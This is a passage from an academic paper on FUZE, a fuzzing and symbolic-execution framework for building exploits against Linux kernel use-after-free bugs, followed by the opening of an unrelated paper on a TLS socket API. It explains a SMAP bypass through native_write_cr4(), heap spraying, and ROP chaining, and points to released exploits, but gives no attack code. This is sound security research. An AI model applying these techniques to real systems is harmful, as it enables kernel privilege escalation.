In addition to the approaches for bypassing SMEP, there is a common approach [21] to bypass SMAP and perform control flow hijacking. First, an attacker needs to set register `rdi` to a pre-defined number (*e.g.,* `0x6f0` in our experiment). Then, he needs to redirect the control flow to function `native_write_cr4()`. Since the function is responsible for setting register `CR4` – the 21st bit of which controls the state of SMAP – and `rdi` is the argument of this function specifying the new value of `CR4`, he could disable SMAP and thus perform a control flow hijack attack.

To use this approach to guide our primitive evaluation, we examine each control flow hijacking primitive and at the same time check the value in register `rdi`. To be specific, we check the constraints tied to register `rdi` as well as the target of the indirect branching instruction. Then, we use a theorem solver to perform a computation which could determine whether the target could point to the address of `native_write_cr4()` and at the same time `rdi` could equal to the pre-defined number.

It should be noticed that this work does not involve leveraging information leak for bypassing KASLR and acquiring the base address of kernel code segment. This is because there have been already a rich collection of works that could easily facilitate the acquirement of the base address of kernel code segment (*e.g.,* [12, 16]) and the facilitation of information leak provided by FUZE is neither a necessary nor a sufficient condition for successful exploitation. In addition, it should be noted that the symbolic execution applied above naturally provides FUZE with the ability to compute the data that needs to be sprayed to the freed object. In this work, we therefore utilize off-the-shelf constraint solver (*i. e.,* SMT) to compute values for all the symbolic variables while the symbolic exploration reaches to the machine states exploitable.

## 4.4 Technical Discussion

Here, we discuss some technical limitations and other design details related to kernel fuzzing and symbolic execution.

**Symbolic address.** When symbolically executing instructions in Linux kernel for exploitable state exploration, the symbolic execution might encounter an uncertainty where an instruction accesses an address indicated by a symbolic value. Without a concretization to the symbolic value, the symbolic address could block the execution without providing us with primitives useful for exploitation. To address this issue, our design concretizes the symbolic value with a valid user-space address carrying the content to which we have the complete control.

With this design, it is not difficult to note that, crafting an exploit with the symbolic address involved, one would have the difficulty in bypassing SMAP because an access to the user space is a clear violation to the protection of user-space read and write. However, as we will demonstrate in Section 6, in practice, this does not jeop-

ardize the effectiveness of FUZE in bypassing security mitigation. This is because FUZE has the ability to identify useful primitives through different execution paths which do not involve symbolic addresses.

**Entangled Free and dereference.** Recall that FUZE performs under-context fuzzing and diversifies contexts based on the practice of how a PoC program performs object free and dereference ( see the two different approaches in Table 3). In practice, a PoC might utilize a single system call to perform object free and its dereference. For cases following this practice, FUZE uses symbolic execution for exploitable state exploration but not performs kernel fuzzing. This is simply because we cannot eliminate the intervention of the consecutive dereference after a dangling pointer occurs, and the time window left for fuzzing is relatively short. While such a design limits the context that we can explore, it does not significantly influence the utility of FUZE. As we will show in Section 6, FUZE still provides us with the facilitation for UAF exploitation even if there is only one context for exploration.

## 5 Implementation

We have implemented a prototype of FUZE which consists of three major components – ❶ dynamic tracing, ❷ kernel fuzzing and ❸ symbolic execution. To perform exploration for vulnerability exploitability, FUZE takes a 64-bit Linux system vulnerable to UAF exploitation and runs it on QEMU emulator with KVM enabled. In this section, we present some important implementation details.

**Dynamic tracing.** To track down system calls as well as memory management operations in Linux kernel, we used ftrace to record information related to the memory allocation and free such as kmalloc(), kmem_cache_allocate(), kfree() and kmem_cache_free() etc.

Since Linux kernel might utilize RCU, a synchronization mechanism, to free an object, which could potentially fail our dynamic tracing to pinpoint a dangling pointer at the right site, we also force our dynamic tracing component to invoke sleep(). To be specific, our implementation inserts function sleep() right after the system call responsible for free operations, particularly for the PoC programs where free and dereference operations are separated in two different system calls but not introduce a race condition. For the PoC programs which trigger dangling pointers through a race condition (*e.g.,* the PoC program shown in Table 1), we insert function sleep() at the end of each iteration.

**Kernel fuzzing.** As is described in Section 4.2, we need to identify candidate system calls potentially useful for exploitation using kernel fuzzing. To do this, we can utilize syzkaller [2], an unsupervised coverage-guided kernel fuzzer. However, syzkaller defines and summarizes only a limited set of system calls specified in sys/linux/*.txt. Considering this set may not include the system calls which we have to perform fuzz testing against, our implementation complements declarative description for 16 system calls (see Appendix).

In addition, we augmented syzkaller with the ability to distinguish the kernel panics that are truly attributed to the system calls used by syzkaller. When performing kernel fuzzing, we expect the system calls used by syzkaller could dereference a dangling pointer and thus obtain a new running context for consecutive exploitation. However, it is possible that a dangling pointer is dereferenced by other processes and result in kernel panics. To address this, our implementation extends syzkaller to check the kernel panic based on the process ID as well as the process name.

**Symbolic execution.** We developed our symbolic execution component by using angr [1], a binary analysis framework. To enable it to symbolically execute Linux kernel, we first take a kernel snapshot right before dangling pointer dereference. Then, we use the QEMU console interface to retrieve current register values, kernel code section and the page where the vulnerable object resides. Considering the symbolic execution might request the access to a page not loaded as the input to angr in its consecutive execution, we also detect uninitialized memory access by hooking the operations of angr (*e.g.,* mem_read, mem_write) and migrate target pages based on the demand of symbolic execution with a broker agent. Last but not least, we extended angr to deal with symbolic address issues by adding concretization strategy classes.

## 6 Case Study

In this section, we demonstrate the utility of FUZE using real-world kernel UAF vulnerabilities. More specifically, we present the effectiveness and efficiency of FUZE in exploitation facilitation. In addition, we discuss those kernel UAF vulnerabilities, the exploitation of which FUZE fails to provide with facilitation.

### 6.1 Setup

To demonstrate the utility of FUZE, we exhaustively searched Linux kernel UAF vulnerabilities archived across the past 5 years. We excluded the UAF vulnerabilities that tie to special hardware devices to experiment as well as those that we failed to discover PoC programs corresponding to the CVEs. In total, we obtained a dataset with 15 kernel UAF vulnerabilities residing in various versions of Linux kernels. We show these vulnerabilities in Table 4.

| CVE-ID | # of public exploits | | # of generated exploits | |
|---|---|---|---|---|
| | SMEP | SMAP | SMEP | SMAP |
| 2017-17053 | 0 | 0 | 1 | 0 |
| 2017-15649 | 0 | 0 | 3 | 2 |
| 2017-15265 | 0 | 0 | 0 | 0 |
| 2017-10661 | 0 | 0 | 2 | 0 |
| 2017-8890 | 1 | 0 | 1 | 0 |
| 2017-8824 | 0 | 0 | 2 | 2 |
| 2017-7374 | 0 | 0 | 0 | 0 |
| 2016-10150 | 0 | 0 | 1 | 0 |
| 2016-8655 | 1 | 1 | 1 | 1 |
| 2016-7117 | 0 | 0 | 0 | 0 |
| 2016-4557 | 1 | 1 | 4 | 0 |
| 2016-0728 | 1 | 0 | 3 | 0 |
| 2015-3636 | 0 | 0 | 0 | 0 |
| 2014-2851 | 1 | 0 | 1 | 0 |
| 2013-7446 | 0 | 0 | 0 | 0 |
| Overall | 5 | 2 | 19 | 5 |

**Table 4:** Exploitability comparison with and without FUZE.

| CVE-ID | Fuzzing | | Symbolic Execution | | |
|---|---|---|---|---|---|
| | Time | # of syscalls | Min # of BBL | Max # of BBL | Ave # of BBL |
| 2017-17053 | NA | NA | 6 | 18 | 13 |
| 2017-15649 | 26 m | 433 | 4 | 39 | 21 |
| 2017-15265 | NA | NA | 4 | 5 | 5 |
| 2017-10661 | 2 m | 26 | 7 | 14 | 11 |
| 2017-8890 | 139 m | 448 | 13 | 86 | 48 |
| 2017-8824 | 99 m | 63 | 2 | 33 | 23 |
| 2017-7374 | NA | NA | NA | NA | NA |
| 2016-10150 | NA | NA | 1 | 1 | 1 |
| 2016-8655 | 1m | 448 | 4 | 27 | 14 |
| 2016-7117 | NA | NA | 1 | 1 | 1 |
| 2016-4557 | 1 m | 133 | 3 | 48 | 29 |
| 2016-0728 | 1 m | 7 | 21 | 31 | 26 |
| 2015-3636 | NA | NA | NA | NA | NA |
| 2014-2851 | 146 m | 1203 | 1 | 5 | 3 |
| 2013-7446 | 209 m | 448 | 1 | 2 | 1 |

**Table 5:** The Efficiency of fuzzing and symbolic execution.

Recall that FUZE needs to perform fuzzing and symbolic execution in two different settings. For each Linux kernel corresponding to the CVE selected, we therefore enabled debug information and compiled it in two different manners – with and without KASAN and KCOV enabled. For some vulnerabilities, we also migrate UAF vulnerabilities from the target version of a Linux kernel to a newer version by reversing the corresponding patch in the newer version of the Linux kernel. This is because some obsolete Linux kernels are not compatible to KASAN. As is mentioned in Section 4.3, the address space layout randomization is out of the scope of this work. Last but not least, we therefore disabled CONFIG_RANDOMIZE_BASE option in all Linux kernels that we experiment.

Regarding the configuration of FUZE, we performed kernel fuzzing and symbolic execution using a machine with Intel(R) Xeon(R) CPU E5-2630 v3 2.40GHz CPU and 256GB of memory. We limited our kernel fuzzing to operate for 12 hours with 4 instances, and fine-tuned our symbolic execution as follows. First, we restricted the maximum number of basic blocks on a single path to be less than 200. Second, we performed symbolic execution only for 5 minutes. Last but not least, for loops, we set symbolic execution to perform iterations for at most 10 times. With this setup, we could prevent the explosion of our symbolic execution.

To showcase FUZE can truly benefit the exploitation, we performed end-to-end exploitation using the exploitable machine states we identified. To be specific, we computed the data that needs to be sprayed based on the constraints tied to the exploitable states. Then, we performed the heap spray with three different system calls – add_key(), msgsnd(), sendmsg() – by following the techniques introduced in [33]. To fulfill exploitation using the exploitable states identified, we eventually redirect the execution to an ROP chain [26] commonly used for exploitation. To illustrate the exploits generated through the facilitation of FUZE, we have released some example exploits along with the virtual machine at [3].

## 6.2 Effectiveness

Table 4 specifies the amount of distinct exploits publicly available for each kernel UAF vulnerability as well as their capability of bypassing mitigation mechanisms commonly adopted (*i. e.,* SMEP and SMAP). We use this as our baseline to compare with exploits generated under the facilitation of FUZE. We show this comparison side-by-side in Table 4.

With regard to the ability to perform exploitation and bypass SMEP illustrated in Table 4, we first observe that there are only 5 publicly available exploits capable of bypassing SMEP whereas FUZE enables exploitation and SMEP-bypassing for 5 additional vulnerabilities. This indicates the facilitation of FUZE could not only significantly improve possibility of generating exploits but, more importantly, escalate the capability of a security analyst (or an attacker) in bypassing security mitigation.

For all the vulnerabilities that an attacker could exploit and bypass SMEP, we also observe a significant increase in the amount of unique exploits capable of bypassing SMEP. This indicates that our kernel fuzzing could diversify the running contexts and thus facilitate our symbolic execution to identify machine states useful for exploitation. It should be noticed that we count the amount of distinct exploits shown in Table 4 based on the number of contexts capable of facilitating exploitation but not the exploitable states we pinpointed. This means that, the exploits crafted for the same UAF vulnerability all utilizes

different system calls to perform control flow hijacking and mitigation bypassing.

Regarding the capability of disabling SMAP shown in Table 4, we discovered only 2 exploits publicly available and capable of bypassing SMAP. They attach to 2 different vulnerabilities – CVE-2016-8655 and CVE-2016-4557. Using FUZE to facilitate exploit generation, we observe that FUZE could enable and diversify exploitation as well as SMAP-bypassing for 2 additional vulnerabilities (see CVE-2017-8824 and CVE-2017-15649 in Table 4). In addition, we notice that FUZE fails to facilitate SMAP-bypassing for CVE-2016-4557 even though a public exploit has already demonstrated its ability to perform exploitation and bypass SMAP. This is for the following reason. As is described in Section 4.3, FUZE explores exploitability through control flow hijacking. For some exploitation such as privilege escalation, control flow hijacking is not a necessary condition. In this case, the exploit publicly available performs privilege escalation which bypasses SMAP without leveraging control flow hijacking.

In addition to the ability of bypassing mitigation and diversifying exploits, Table 4 reveals the capability of FUZE in facilitating exploitability. As we will discuss in the following session, there are 4 kernel UAF vulnerabilities for which FUZE cannot perform fuzzing because the PoC programs obtained all perform free and dereference operations in the same system call. However, we observe that FUZE can still facilitate exploit generation particularly for the vulnerabilities tied to CVE-2017-17053 and CVE-2016-10150. This is for the following reason. Kernel fuzzing is used for diversifying running contexts. Without its facilitation, FUZE only performs symbolic execution and explores machine states exploitable under the context tied to the PoC program. For the two vulnerabilities above, their running contexts attached to the PoC programs have already carried valuable primitives, which symbolic execution could track down and expose for exploit generation.

Last but not least, Table 4 also specifies some cases which FUZE fails to facilitate exploitation. However, this does not imply the ineffectiveness of FUZE. For the case tied to CVE-2015-3636, the vulnerability can be triggered only in the 32-bit Linux system, in which the Linux kernel has to access a fixed address defined by marco LIST_POISON prior to an invalid free. In a 64-bit Linux system on an x86 machine, this address is unmappable and thus this vulnerability cannot be triggered. For the case tied to CVE-2017-7374, the NVD website [10] categorizes it into a kernel UAF vulnerability. After carefully investigating the PoC program and analyzing the root cause of this vulnerability, we discovered that the root cause behind this vulnerability is actually a null pointer dereference. In other words, the vulnerability could make kernel panic only at the time when a system call dereferences a null pointer. Up until the submission of this work, for the cases tied to CVE-2013-7446, CVE-2017-15265 and CVE-2016-7117, both exhaustive search and FUZE have not yet discovered any exploits indicating their ability to perform exploitation. This is presumably because these vulnerabilities could result in only a Denial-of-Service to the target system or they could be exploitable only in support of other vulnerabilities.

## 6.3 Efficiency

Table 5 specifies the time spent on identifying the first context capable of facilitating exploitation or, in other words, the context from which the consecutive symbolic execution could successfully track down an exploitable machine state. We observe that FUZE could perform fuzz testing against 9 vulnerabilities. For all of them, FUZE could pinpoint a valuable context within about 200 minutes, which indicates a relatively high efficiency in supporting exploit generation. For the rest cases, there are mainly two reasons behind the failure of our fuzz testing. First, our kernel fuzzing has to start after the occurrence of a dangling pointer. However, for the case tied to CVE-2015-3636, the invalid free operation cannot be triggered in 64-bit Linux kernel. Second, for the other 4 cases, the free and dereference are entangled in the same system call. As is mentioned in Section 4.4, this practice leaves a short time frame for kernel fuzzing, and FUZE performs only symbolic execution.

To perform kernel fuzzing in a more efficient manner, syzkaller customizes these system calls and extends their amount to 1,203. As is mentioned in Section 4.2, we trim the set of system calls that FUZE has to explore for the purpose of improving the efficiency of FUZE. In Table 5, we show the amount of system calls that FUZE has to explore during 12-hour kernel fuzzing. For all the cases except for that tied to CVE-2014-2851, we can easily observe that FUZE cut more than 60% of system calls. Among them, there are approximately half of the cases, for which kernel fuzzing needs to explore only about 100 system calls. This implies the contribution to the efficiency in exploitation facilitation.

In addition to the efficiency of kernel fuzzing, Table 5 demonstrates the performance of symbolic execution. More specifically, the table shows the minimum, maximum and average length of the path from a dangling pointer dereference site to a control flow hijacking or an invalid write primitive. Across all cases except for CVE-2015-3636 – which we cannot trigger a UAF vulnerability in a 64-bit Linux system – we observe that the maximum number of basic blocks on a path is 86. This indicates primitives usually occur at the site close to

dangling pointer dereference. By setting symbolic execution to explore exploitable machine states within a maximum depth of 200 basic blocks, we could not only ensure the identification of exploitable states but also reduce the risk of experiencing path explosion.

## 7 Related Work

As is described above, our work could expedite the exploit generation for kernel UAF vulnerabilities as well as facilitate the ability of circumventing security mitigation in OS kernel. As a result, the works most relevant to ours include those facilitating the ability of bypassing widely-deployed security mechanisms as well as those automating the generation of exploits for a vulnerability known previously. In the following, we describe the existing works in these two types and discuss their limitations.

**Bypassing mitigation.** There is a body of work that investigates approaches of bypassing security mitigation in OS kernel with the goal of empowering exploitability of a kernel vulnerability. Typically, these work can be categorized into two major types – circumventing Kernel Address Space Layout Randomization (KASLR) and bypassing Supervisor Mode Execution / Access Prevention (SMEP / SMAP). It should be noticed that we do not discuss techniques for circumventing other kernel security mechanisms (*e.g.,* PaX / Grsecurity [27]) simply because – for the performance concern – they are typically not widely deployed in modern OSes.

Regarding the approaches of bypassing KASLR, a majority of research works focus on leveraging side-channel to infer memory layout in OS kernel. For example, Hund *et al.* [15] demonstrate a timing side channel attack that infers kernel memory layout by exploiting the memory management system; Evtyushkin *et al.* [11] propose a side channel attack which identifies the locations of known branch instructions and thus infers kernel memory layout by creating branch target buffer collision; Gruss *et al.* [12] infer kernel address information by exploiting prefetch instructions; Lipp *et al.* [22] leak kernel memory layout by exploiting the speculative execution feature introduced by modern CPUs. In this work, we do not focus on expediting exploitation by facilitating bypassing KASLR. Rather, we facilitate exploitation from the aspects of crafting exploits and bypassing SMEP and SMAP.

With regards to circumventing SMEP and SMAP, there are two lines of approaches commonly used. One is to utilize Return-Oriented Programming (ROP) to disable SMEP [18, 26] or SMAP [21], while the other is to leverage implicit page frame sharing to project user-space data into kernel address space so that one could run shellcode residing in user memory without being interrupted by SMEP or SMAP [20]. In this work, we follow the first line of approach to facilitate the ability of bypassing SMEP and SMAP. Different from the existing approaches in this type, however, we focus on exploring various system calls to facilitate the construction of an ROP chain. This is because chaining disjoint gadgets in OS kernel for bypassing SMEP and SMAP needs to explore the abilities of different system calls, which typically requires significant domain expertises and manual efforts.

**Generating exploits.** There is a rich collection of research works on facilitating exploit generation. To assist with the process of finding the right object to take over the memory region left behind by an invalid free operation, Xu *et al.* [33] propose two memory collision attacks – one employing the memory recycling mechanism residing in kernel allocator and the other taking advantage of the overlap between the physmap and the SLAB caches. To be able to control the data on a kernel stack and thus facilitate the exploitation of Use-Before-Initialization, Lu *et al.* [23] propose a targeted spraying mechanism which includes a deterministic stack spraying approach as well as an exhaustive memory spraying technique. To reduce the effort of crafting shellcode for exploitation, Bao *et al.* [7] develop ShellSwap which utilizes symbolic tracing along with a combination of shellcode layout remediation and path kneading to transplant shellcode from one exploit to another. To expedite the process of crafting an exploit to perform Data Oriented Programming (DOP) attacks, Hu *et al.* [14] introduce an automated technique to identify data oriented gadgets and chain those disjoint gadgets in an expected order.

In addition to the aforementioned techniques, the past research explores fully automated exploit generation techniques. In [5] and [9], Brumley *et al.* explore automatic exploit generation for stack overflow and format string vulnerabilities using preconditioned symbolic execution and concolic execution, respectively. In [25], Mothe *et al.* utilize forward and backward taint analysis to craft working exploits for simple vulnerabilities in user-mode applications. In [29], Repel *et al.* make use of symbolic execution to generate exploits for heap overflow vulnerabilities residing in user-mode applications. In [30–32], Shellphish team introduces two systems (PovFuzzer and Rex) to turn a crash to a working exploit. For PovFuzzer, it repeatedly subtly mutates input to a vulnerable binary and observes relationship between a crash and the input. For Rex, it symbolically executes the input with the goal of jumping to shellcode or performing an ROP attack.

In comparison with the exploit generation techniques mentioned above, the uniqueness of our work is mainly manifested in three aspects. First, our technique facilitates exploiting kernel UAF vulnerabilities which have higher complexity than other vulnerabilities. Second, our

technique facilitates kernel UAF exploitation at the stage of exploit crafting and mitigation bypassing. Third, as is discussed in earlier sections, our proposed techniques could explore different running contexts, which is essential for the success of kernel UAF exploitation.

## 8 Conclusion

In this paper, we demonstrate that it is generally challenging to craft an exploit for a kernel UAF vulnerability. While there are a rich collection of works exploring automatic exploit generation, they can barely be useful for this task because of the complexity of UAF and scalability of kernel code. We proposed `FUZE`, an effective framework to facilitate exploitation of kernel UAF vulnerabilities. We show that `FUZE` could explore OS kernel and identify various system calls essential for exploiting an UAF vulnerability and bypassing security mitigation.

We demonstrated the utility of `FUZE`, using 15 real-world kernel UAF vulnerabilities. We showed that `FUZE` could provide security analysts with an ability to expedite exploit generation for kernel UAF vulnerabilities, and even facilitate the ability of bypassing widely deployed security mitigation mechanisms built in modern OSes. Following this finding, we safely conclude that, from the perspective of security analysts, `FUZE` can significantly facilitate the exploitability evaluation for kernel UAF vulnerabilities. As future work, we will extend this exploitation framework to perform end-to-end exploitation without the intervention of manual efforts. In addition, we will explore more primitives for exploitation facilitation.

## Acknowledgement

We thank our anonymous reviewers for their helpful feedback and valuable comments. This work was partially supported by NSF grants CNS-1718459, Chinese National Natural Science Foundation (No. 61572481) and the National Key Research and Development Program of China (No. 201604w0905). Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of any funding agencies.

## References

[1] angr - a binary analysis framework, 2017. http://angr.io/index.html.

[2] Syzkaller - kernel fuzzer, 2017. https://github.com/google/syzkaller.

[3] Kernel exploit release, 2018. https://github.com/ww9210/Linux_kernel_exploits.

[4] P. Argyroudis. The linux kernel memory allocators from an exploitation perspective, 2012. https://argp.github.io/2012/01/03/linux-kernel-heap-exploitation/.

[5] T. Avgerinos, S. K. Cha, A. Rebert, E. J. Schwartz, M. Woo, and D. Brumley. Automatic exploit generation. *Commun. ACM*, 57, 2014.

[6] B. Azad. Mac OS X privilege escalation via use-after-free: CVE-2016-1828, 2016. https://bazad.github.io/2016/05/mac-os-x-use-after-free/#use-after-free.

[7] T. Bao, R. Wang, Y. Shoshitaishvili, and D. Brumley. Your exploit is mine: Automatic shellcode transplant for remote exploits. In *Proceedings of the 2017 IEEE Symposium on Security and Privacy (S&P)*, 2017.

[8] D. Brumley, P. Poosankam, D. X. Song, and J. Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy (S&P)*, 2008.

[9] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley. Unleashing mayhem on binary code. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy (S&P)*, 2012.

[10] N. V. Database. CVE-2017-7374 detail, 2017. https://nvd.nist.gov/vuln/detail/CVE-2017-7374.

[11] D. Evtyushkin, D. V. Ponomarev, and N. B. Abu-Ghazaleh. Jump over aslr: Attacking branch predictors to bypass aslr. In *Proceedings of the 49th Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2016.

[12] D. Gruss, C. Maurice, A. Fogh, M. Lipp, and S. Mangard. Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[13] P. J. Guo, T. Zimmermann, N. Nagappan, and B. Murphy. Characterizing and predicting which bugs get fixed: An empirical study of microsoft windows. In *Proceedings of the 32th International Conference on Software Engineering (ICSE)*, 2010.

[14] H. Hu, S. Shinde, S. Adrian, Z. L. Chua, P. Saxena, and Z. Liang. Data-oriented programming: On the expressiveness of non-control data attacks. In *Proceedings of the 2016 IEEE Symposium on Security and Privacy (S&P)*, 2016.

[15] R. Hund, C. Willems, and T. Holz. Practical timing side channel attacks against kernel space aslr. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy (S&P)*, 2013.

[16] Y. Jang, S. Lee, and T. Kim. Breaking kernel address space layout randomization with intel tsx. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2010.

[17] jndok. Analysis and exploitation of pegasus kernel vulnerabilities, 2016. https://jndok.github.io/2016/10/04/pegasus-writeup/.

[18] M. Jurczyk and G. Coldwind. SMEP: What is it, and how to beat it on windows, 2011. http://j00ru.vexillium.org/?p=783.

[19] KASAN. The kernel address sanitizer(kasan), 2017. https://github.com/google/kasan/wiki.

[20] V. P. Kemerlis, M. Polychronakis, and A. D. Keromytis. ret2dir: Rethinking kernel isolation. In *Proceedings of the 23th Conference on USENIX Security Symposium (USENIX Security)*, 2014.

[21] A. Konovalov. Exploiting the linux kernel via packet sockets, 2017. https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html.

[22] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg. Meltdown. In *arXiv preprint arXiv:1801.01207*, 2018.

[23] K. Lu, M. Walter, D. Pfaff, and S. Nürnberger and Wenke Lee and Michael Backes. Unleashing use-before-initialization vulnerabilities in the linux kernel using targeted stack spraying. In *Proceedings of the 2017 Network and Distributed System Security Symposium (NDSS)*, 2017.

[24] Mitre. CWE-416: Use after free, 2018. https://cwe.mitre.org/data/definitions/416.html.

[25] R. Mothe and R. R. Branco. Dptrace: Dual purpose trace for exploitability analysis of program crashes. In *Blackhat USA*, 2016.

[26] V. Nikolenko. Linux kernel ROP - ropping your way to # (part 1), 2016. https://www.trustwave.com/Resources/SpiderLabs-Blog/Linux-Kernel-ROP---Ropping-your-way-to---(Part-1)/.

[27] PaX/Grsecurity. Pax/grsecurity –> kspp –> aosp kernel: Linux kernel mitigation checklist, 2017. https://github.com/hardenedlinux/grsecurity-101-tutorials/blob/master/kernel_mitigation.md.

[28] C. M. Penalver. How to triage bugs, 2016. https://wiki.ubuntu.com/Bugs/Importance.

[29] D. Repel, J. Kinder, and L. Cavallaro. Modular synthesis of heap exploits. In *ACM SIGSAC Workshop on Programming Languages and Analysis for Security (PLAS)*, 2017.

[30] Y. Shoshitaishvili, R. Wang, C. Hauser, C. Kruegel, and G. Vigna. Firmalice - automatic detection of authentication bypass vulnerabilities in binary firmware. In *Proceedings of the 2015 Network and Distributed System Security Symposium (NDSS)*, 2015.

[31] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. SoK:(state of) the art of war: Offensive techniques in binary analysis. In *Proceedings of the 2016 IEEE Symposium on Security and Privacy (S&P)*, 2016.

[32] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Proceedings of the 2016 Network and Distributed System Security Symposium (NDSS)*, 2016.

[33] W. Xu, J. Li, J. Shu, W. Yang, T. Xie, Y. Zhang, and D. Gu. From collision to exploitation: Unleashing use-after-free vulnerabilities in linux kernel. In *Proceedings of the 2015 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2015.

# Appendix

## A Extended System Calls in Syzkaller

```
1 dccp_level_option = SOL_SOCKET,
      ↪ SOL_DCCP
2 getsockopt$inet_dccp_int(fd sock_dccp,
      ↪ level flags[dccp_level_option],
      ↪ optname flags[
      ↪ dccp_option_types_int], optval
      ↪ ptr[out, int32], optlen ptr[inout
      ↪ , len[optval, int32]])
3 setsockopt$Inet_dccp_int(fd sock_dccp,
      ↪ level flags[dccp_level_option],
      ↪ optname flags[
      ↪ dccp_option_types_int], optval
      ↪ ptr[in, int32], optlen len[optval
      ↪ ])
4 getsockopt$inet6_dccp_int(fd sock_dccp6,
      ↪  level flags[dccp_level_option],
      ↪ optname flags[
      ↪ dccp_option_types_int], optval
      ↪ ptr[out, int32], optlen ptr[inout
      ↪ , len[optval, int32]])
5 setsockopt$Inet6_dccp_int(fd sock_dccp6,
      ↪  level flags[dccp_level_option],
      ↪ optname flags[
      ↪ dccp_option_types_int], optval
      ↪ ptr[in, int32], optlen len[optval
      ↪ ])
6 getsockopt$inet_dccp_buf(fd sock_dccp,
      ↪ level flags[dccp_level_option],
      ↪ optname flags[
      ↪ dccp_option_types_buf], optval
      ↪ ptr[out, int32], optlen ptr[inout
      ↪ , len[optval, int32]])
7 setsockopt$Inet_dccp_buf(fd sock_dccp,
      ↪ level flags[dccp_level_option],
      ↪ optname flags[
      ↪ dccp_option_types_buf], optval
      ↪ ptr[in, int32], optlen len[optval
      ↪ ])
8 getsockopt$inet6_dccp_buf(fd sock_dccp6,
      ↪  level flags[dccp_level_option],
      ↪ optname flags[
```

```
    ↪ dccp_option_types_buf], optval
    ↪ ptr[out, int32], optlen ptr[inout
    ↪ , len[optval, int32]])
setsockopt$Inet6_dccp_buf(fd sock_dccp6,
    ↪  level flags[dccp_level_option],
    ↪ optname flags[
    ↪ dccp_option_types_buf], optval
    ↪ ptr[in, int32], optlen len[optval
    ↪ ])
settimeofday(tv ptr[in, timeval], tz
    ↪ ptr[in, timezone])
gettimeofday(tv ptr[in, timeval], tz
    ↪ ptr[in, timezone])
timezone {
   tz_minuteswest int32
   tz_dsttime int32
}
resource sock_vsock_stream[sock_vsock]
socket$stream(domain const[AF_VSOCK],
    ↪ type const[SOCK_STREAM], proto
    ↪ const[0]) sock_vsock_stream
adjtimex(buf ptr[in, timex])
timex {
   modes int32
   offset int64
   freq int64
   maxerror int64
   esterror int64
   status int64
   constant int64
   precision int64
   tolerance int64
   time timeval
   tick int64
   ppsfreq int64
   jitter int64
   shift int32
   stabil int64
   jitcnt int64
   calcnt int64
   errcnt int64
   stbcnt int64
   tai int32
}
sethostname(name ptr[inout, string["foo
    ↪ "]], len const[3])
socket$key(domain const[AF_KEY], type
    ↪ const[SOCK_RAW], proto const[
    ↪ PF_KEY_V2]) sock
sendmsg$key(fd sock, msg ptr[in,
    ↪ send_msghdr_key], f flags[
    ↪ send_flags])
sendmmsg$key(fd sock, mmsg ptr[in,
    ↪ array[send_msghdr_key], vlen len[
    ↪ mmsg], f flags[send_flags]])
send_msghdr_key {
   msg_name ptr[in, sockaddr_storage,
       ↪ opt]
   msg_namelen len[msg_name, int32]
   msg_iov ptr[in, iovec_sadb_msg]
   msg_iovlen len[msg_iov, intptr]
   msg_control ptr[in, array[cmsghdr]]
   msg_controllen len[msg_control,
       ↪ intptr]
   msg_flags flags[send_flags, int32]
}
```

# The Secure Socket API: TLS as an Operating System Service

Mark O'Neill Scott Heidbrink Jordan Whitehead Tanner Perdue
Luke Dickinson Torstein Collett Nick Bonner
Kent Seamons Daniel Zappala
*Brigham Young University*
*mto@byu.edu, sheidbri@byu.edu, jaw@byu.edu, tanner_perdue@byu.edu*
*luke@isrl.byu.edu, torstein.collett@byu.edu, jbonner6@byu.edu*
*seamons@cs.byu.edu, zappala@cs.byu.edu*

## Abstract

SSL/TLS libraries are notoriously hard for developers to use, leaving system administrators at the mercy of buggy and vulnerable applications. We explore the use of the standard POSIX socket API as a vehicle for a simplified TLS API, while also giving administrators the ability to control applications and tailor TLS configuration to their needs. We first assess OpenSSL and its uses in open source software, recommending how this functionality should be accommodated within the POSIX API. We then propose the Secure Socket API (SSA), a minimalist TLS API built using existing network functions and find that it can be employed by existing network applications by modifications requiring as little as one line of code. We next describe a prototype SSA implementation that leverages network system calls to provide privilege separation and support for other programming languages. We end with a discussion of the benefits and limitations of the SSA and our accompanying implementation, noting avenues for future work.

## 1 Introduction

Transport Layer Security (TLS[1]) is the most popular security protocol used on the Internet. Proper use of TLS allows two network applications to establish a secure communication channel between them. However, improper use can result in vulnerabilities to various attacks. Unfortunately, popular security libraries, such as OpenSSL and GnuTLS, while feature-rich and widely-used, have long been plagued by programmer misuse. The complexity and design of these libraries can make them hard to use correctly for application developers and even security experts. For example, Georgiev et al. find that the "terrible design of [security library] APIs" is the root cause of authentication vulnerabilities [11].

[1]Unless otherwise specified, we use TLS to indicate TLS and SSL

Significant efforts to catalog developer mistakes and the complexities of modern security APIs have been published in recent years [8, 12, 23, 4, 19]. As a result, projects have emerged that reduce the size of security APIs [20], enhance library security [1], and perform certificate validation checks on behalf of vulnerable applications [3, 18, 9, 5]. A common conclusion of these works is that TLS libraries need to be redesigned to be simpler for developers to use securely.

